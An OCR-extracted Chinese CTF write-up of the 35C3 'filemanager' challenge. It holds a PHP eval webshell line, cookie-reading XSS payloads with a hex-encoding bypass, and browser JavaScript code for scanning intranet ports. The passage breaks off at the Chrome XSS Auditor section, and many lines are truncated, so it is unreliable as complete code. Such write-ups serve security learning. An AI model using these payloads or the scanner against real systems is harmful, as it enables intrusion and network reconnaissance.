JavaScript前端盲注（35C3）

phorse / 2019-01-05 09:31:00 / 浏览数 3050 技术文章 技术文章 顶(0) 踩(0)

前言

看到wonderkun师傅的新更的一篇博客，写35c3CTF中的一道题：利用chrome XSS Auditor机制，进行盲注，特别好玩儿。


博客简明扼要，但我这个前端瞎子看不太懂后半部分，留下了不懂技术的泪水……好在国外有位大表哥把解题思路写了出来，自己在摸索中收获颇多，于是打算写篇文章，把

一来，介绍这个不算严重，但在Web2.0厚客户端背景下，有点儿意思的漏洞；
二来，安利一下35c3CTF这个高水平、高质量的国际赛事。

题目背景


//很幸运，写文的时候题目环境还没关，

这道题在比赛期间，只有5支队伍成功做出来
题目说明：



从中我们可以得知，题目考察chrome-headless相关知识点，浏览器特性相关的话，大概率是XSS。

浏览一下`https://filemanager.appspot.com`
（PS：CTF的好习惯，“访问任何题目地址，都顺便用源码泄露扫一遍；见到任何框框，都随便用sqlmap插一下”，在这道题里，不存在敏感信息泄露和SQL注入，所以就不





填入admin之后，正常进入管理页面，可以任意登录admin？？原来网站是依赖Session识别用户，把session对应的资源展示出来，所以即使页面显示你是admin，也拿不

页面上有两个功能，一个查找文件，一个创建文件：

不好意思.....本能地写一句话

文件创建成功，但貌似只是一个普通的文本，没有解析







```
<?php @eval($_POST[A]);?>
```

因为有?filename=，尝试一下文件读取，emmmm，放心，肯定是失败的（不然本文题目就不会是XSS盲注了，23333

后端代码解析不了，试试前端代码呗~发现还是没有任何解析




```
<html><script>alert(1)</script></html>
```

那大概率就是xss了~

DOM XSS

右击！查看源码！（PPS：这么晚才看前端源码，只是因为...我,似鸽前端瞎 ；我,没得感情）

```
<script>
function doSubmit(e) {
  e.preventDefault();
  document.getElementById('submit-button').disabled = true;
  let filename = document.getElementById('filename').value;
  const data = new FormData(e.target);
  fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
    document.getElementById('submit-button').disabled = false;
    if (r.ok) {
      let li = document.createElement('li');
      let a = document.createElement('a');
      li.appendChild(a);
      a.innerText = filename;
      a.href = `/read?filename=${filename}`;
      document.getElementById('file-list').appendChild(li);
    } else {
      console.log('error creating file');
    }
  }).catch((e)=>{
    console.log('error creating file '+e);
    document.getElementById('submit-button').disabled = false;
  });
  return false;
}

var form = document.getElementById('create-form');
form.addEventListener("submit", doSubmit);
</script>
```

这个看似神秘的地方，作用就是

1. 给/create接口传个POST请求，把文件名和内容传过去
2. 在页面添加一个指向该（假）文件的超链接

   像这样： • 1.php

（PPPS：由于写入的POST请求携带了XSRF头，所以无法进行CSRF攻击

暂定create接口和超链接没问题，再看下search接口：

view-source:https://filemanager.appspot.com/search?q=php

应用 搜索 我的 学习对象 训练 教程 Tools 临时 竞赛 Google 翻译

```
<h1>1.php</h1>
<pre>&lt;?php @eval($_POST[A]);?&gt;</pre>

<script>
  (()=>{
    for (let pre of document.getElementsByTagName('pre')) {
      let text = pre.innerHTML;
      let q = 'php';
      let idx = text.indexOf(q);
      pre.innerHTML = `${text.substr(0, idx)}<mark>${q}</mark>${text.substr(idx+q.length)}`;
    }
  })();
</script>
```

这里我们尝试搜索一些常用的关键字，如flag/root/admin等，当搜索php关键字时，可以看到有特殊回显，查看源码，发现有一段JavaScript代码，将我们搜索的内容赋给
为什么只有php会有回显呢？因为我们在之前测试的时候，插入了php一句话密码的文本进去。也就是说，这里的search是一个文本搜索功能，当搜索到关键字时，返回被
我们确定一下，这里是否存在漏洞，
直接插入<img src=x onerror=alert(document.cookie);>然后搜索：

https://filemanager.appspot.com/search?q=<img+src%3Dx+onerror%3Dalert%28document.cookie%29%3B>

应用 搜索 我的 学习对象 训练 教程 Tools 临时 竞赛 Google 翻译 Private Seafile 维基

cookie

<img src=x onerror=alert(document.cookie);>

Elements Console Sources Network Performance Memory Applicatio


```
<html>
  <head></head>
 ▼<body>
    <h1>cookie</h1>
   ▼<pre>
      <mark><img src=x onerror=alert(document.cookie);></mark> == $0
    </pre>
   ▼<script>
        (()=>{
          for (let pre of document.getElementsByTagName('pre')) {
            let text = pre.innerHTML;
            let q = '&lt;img src=x onerror=alert(document.cookie);&gt;';
            let idx = text.indexOf(q);
            pre.innerHTML = `${text.substr(0, idx)}<mark>${q}
    </mark>${text.substr(idx+q.length)}`;
          }
        })();

    </script>
  </body>
</html>
```


发现尖括号被HTML实体编码了。尝试js十六进制编码绕过：
js十六进制编码：

```
str="<img src=x onerror=alert(document.cookie);>";
len=str.length;
arr=[];
for(var i=0;i<len;i++){
arr.push(str.charCodeAt(i).toString(16));
}
console.log("\\x"+arr.join("\\x"));
```

F12打开控制台，把上面生成js十六进制编码的代码放到控制台执行就好



重复之前的操作，create文件，文本内容填上编码后的结果，然后搜索这段字符串：




```
<html>
  <head></head>
..▼<body> == $0
    <h1>coockie.a</h1>
  ▼<pre>
    ▼<mark>
        <img src="x" onerror="alert(document.cookie);">
      </mark>
      "20\x6f\x6e\x65\x72\x72\x6f\x72\x3d\x61\x6c\x65\x72\x74\x28\
      x6d\x65\x6e\x74\x2e\x63\x6f\x6f\x6b\x69\x65\x29\x3b\x3e"
    </pre>
  ▶<script>…</script>
  </body>
</html>
```

可以看到，通过JavaScript的DOM操作，已经弹窗~

OK，存在XSS漏洞和文本搜索功能，猜测flag已经被写入到真实admin后台了，我们要利用搜索处的的XSS漏洞，获取Flag，那么问题来了，怎么打admin呢？

XSRF头防御

别忘了，题目说明还有另一句话。

```
The admin is using it to store a flag, can you get it? You can reach the admin's chrome-headless at: nc 35.246.157.192
1
```

前半句确定了flag是储存在真实admin后台的，后半句告诉我们后台的机器人用的是chrome-headless，并提供了一个nc入口：

```
ph0rse@DESKTOP-C2JLOG6:~$ nc 35.246.157.192 1
Please solve a proof-of work with difficulty 22 and prefix d134 using https://www.npmjs.com/package/proof-of-work
```

Interesting! 这里用到了区块链技术中的工作量证明算法，并提供了Node.js的一个计算工具。

安装Node.js用自带的npm工具安装这个模块就好：

```
C:\Users\Prude
λ npm install -g proof-of-work
C:\Users\Prude\AppData\Roaming\npm\proof-of-work -> C:\Users\Prude\AppData\Roa
ming\npm\node_modules\proof-of-work\bin\proof-of-work
+ proof-of-work@3.3.2
added 4 packages from 1 contributor in 5.422s
```

使用方法：

```
C:\Users\Prude
λ proof-of-work d134 22
0000016808b724bc2bdca3245b670d90
```

这种方法很新奇，防止爆破的同时，还控制了服务器负载。（PPPPS：这种方式还可以用在Pwn题中，防止Fork炸弹。

将计算结果反馈给服务端，提示可以给admin传一个URL，让admin访问：

```
ph0rse@DESKTOP-C2JLOG6:~$ nc 35.246.157.192 1
Please solve a proof-of work with difficulty 22 and prefix d134 using https://www.npmjs.com/package/proof-of-work
0000016808cb23bc6dba1e588f99d6ba
Proof-of-work verified.
Please send me a URL to open.
```

当查询内容存在时，才会被HTML渲染，XSS插入的攻击向量，必须是之前存到文件里的。很容易想到，利用CSRF让admin插入一段攻击向量，再搜索这段攻击向量，从而触

```
<script>
function doSubmit(e) {
  e.preventDefault();
  document.getElementById('submit-button').disabled = true;
  let filename = document.getElementById('filename').value;
  const data = new FormData(e.target);
  fetch('/create', {method: 'POST', body: data, headers: {XSRF: '1'}}).then(r=>{
    document.getElementById('submit-button').disabled = false;
    if (r.ok) {
      let li = document.createElement('li');
      let a = document.createElement('a');
      li.appendChild(a);
      a.innerText = filename;
      a.href = `/read?filename=${filename}`;
      document.getElementById('file-list').appendChild(li);
    } else {
      console.log('error creating file');
    }
  }).catch((e)=>{
    console.log('error creating file '+e);
    document.getElementById('submit-button').disabled = false;
  });
  return false;
}

var form = document.getElementById('create-form');
form.addEventListener("submit", doSubmit);
</script>
```

不要忘记，create页面在插入时，携带了XSRF头，这导致无法CSRF.....

最后一条题目信息：chrome-headless

我们可以利用Chrome-Headless对"存在/不存在"的相应差异，进行盲注~也就是我们要引申出的知识点，特定情况下的JavaScript前端盲注。

JavaScript前端盲注准备


浏览器对目标端口是否存在的回显差异

随着浏览器对JavaScript代码的支持，目前我们已经可以仅靠前端代码完成内网端口（10.*）的扫描，并将扫描结果通过DNS外带等方式反馈给攻击者。
具体怎么实现呢？首先来看最容易实现的Firefox：
Firefox当访问一个不存在的端口时，要么超时，要么拒绝连接。因此我们可以使用iframe发起一个内网请求（如192.168.1.1:80），根据访问结果来判断。同时，由于Firefo

```
async scanFirefox() {
   var that = this;
   let promise = new Promise(function(resolve,reject){
       that.hooks = {oncomplete:function(){
         var iframes = document.getElementsByClassName('firefox');
         while(iframes.length > 0){
           iframes[0].parentNode.removeChild(iframes[0]);
         }
         resolve();
       }};
       that.scan = function(){
         var port = that.q.shift(), id = 'firefox'+(that.pos%1000), iframe = document.getElementById(id) ? document.getElement
         iframe.style.display = 'none';
         iframe.id = id;
         iframe.src = that.url + ":" + port;
         iframe.className = 'firefox';
         that.updateProgress(port);
         iframe.onload = function(){
             that.openPorts.push(port);
             clearTimeout(timer);
             that.next();
         };
         timer = setTimeout(function(){
           that.next();
```

```
        }, 50);
        if(!document.body.contains(iframe)) {
          document.body.appendChild(iframe);
        }
      };
      that.scan();
  });
  return promise;
}
```

创建1000个iframe异步/多线程地探测端口，可以试一下Gareth Heyes师傅的Demo。
可以看到探测的速度很快：



但Chrome相对于Firefox有一些不同，提高了探测的难度。Chrome中即使访问对象不存在，也会返回success~只不过这个Success是Chrome浏览器特权域chrome-error
但我们可以通过另一种技巧来绕过这种保护：
在前端中，iframe去请求一个页面，会触发onload事件，在Chrome中，无论目标端口是否开放，都会成功触发onload，只不过一个是目标端口成功加载的onload，一个是
这个差异就能被用来判断端口是否开放。


利用代码如下所示：

```
async scanChromeWindows() {
   var that = this;
   let promise = new Promise(function(resolve,reject){
       that.hooks = {oncomplete:function(){
         var iframes = document.getElementsByClassName('chrome');
         while(iframes.length > 0){
           iframes[0].parentNode.removeChild(iframes[0]);
         }
         resolve();
       }};
       that.scan = function(){
         var port = that.q.shift(), id = 'chrome'+(that.pos%500), iframe = document.getElementById(id) ? document.getElementBy
         iframe.style.display = 'none';
         iframe.id = iframe.name = id;
         iframe.src = that.url + ":" + port;
         iframe.className = 'chrome';
         that.updateProgress(port);
         iframe.hasLoadedOnce = 0;
         iframe.onload = function(){
           calls++;
           if(calls > 1) {
             clearTimeout(timer);
             that.next();
             return;
           }
           iframe.hasLoadedOnce = 1;
           var a = document.createElement('a');
             a.target = iframe.name;
             a.href = iframe.src + '#';
             a.click();
             a = null;
         };
         timer = setTimeout(function(){
           if(iframe.hasLoadedOnce) {
```


```
            that.openPorts.push(port);
          }
          if(that.connections <= that.maxConnections) {
            that.next();
            that.connections++;
          }
        }, 3000);
        if(!document.body.contains(iframe)) {
          document.body.appendChild(iframe);
        }
      };
      that.scan();
  });
  return promise;
}
```

Chrome XSS Auditor的过度敏感


Chrome XSS Auditor，就是那个测XSS漏洞时经常出来拦截的东东



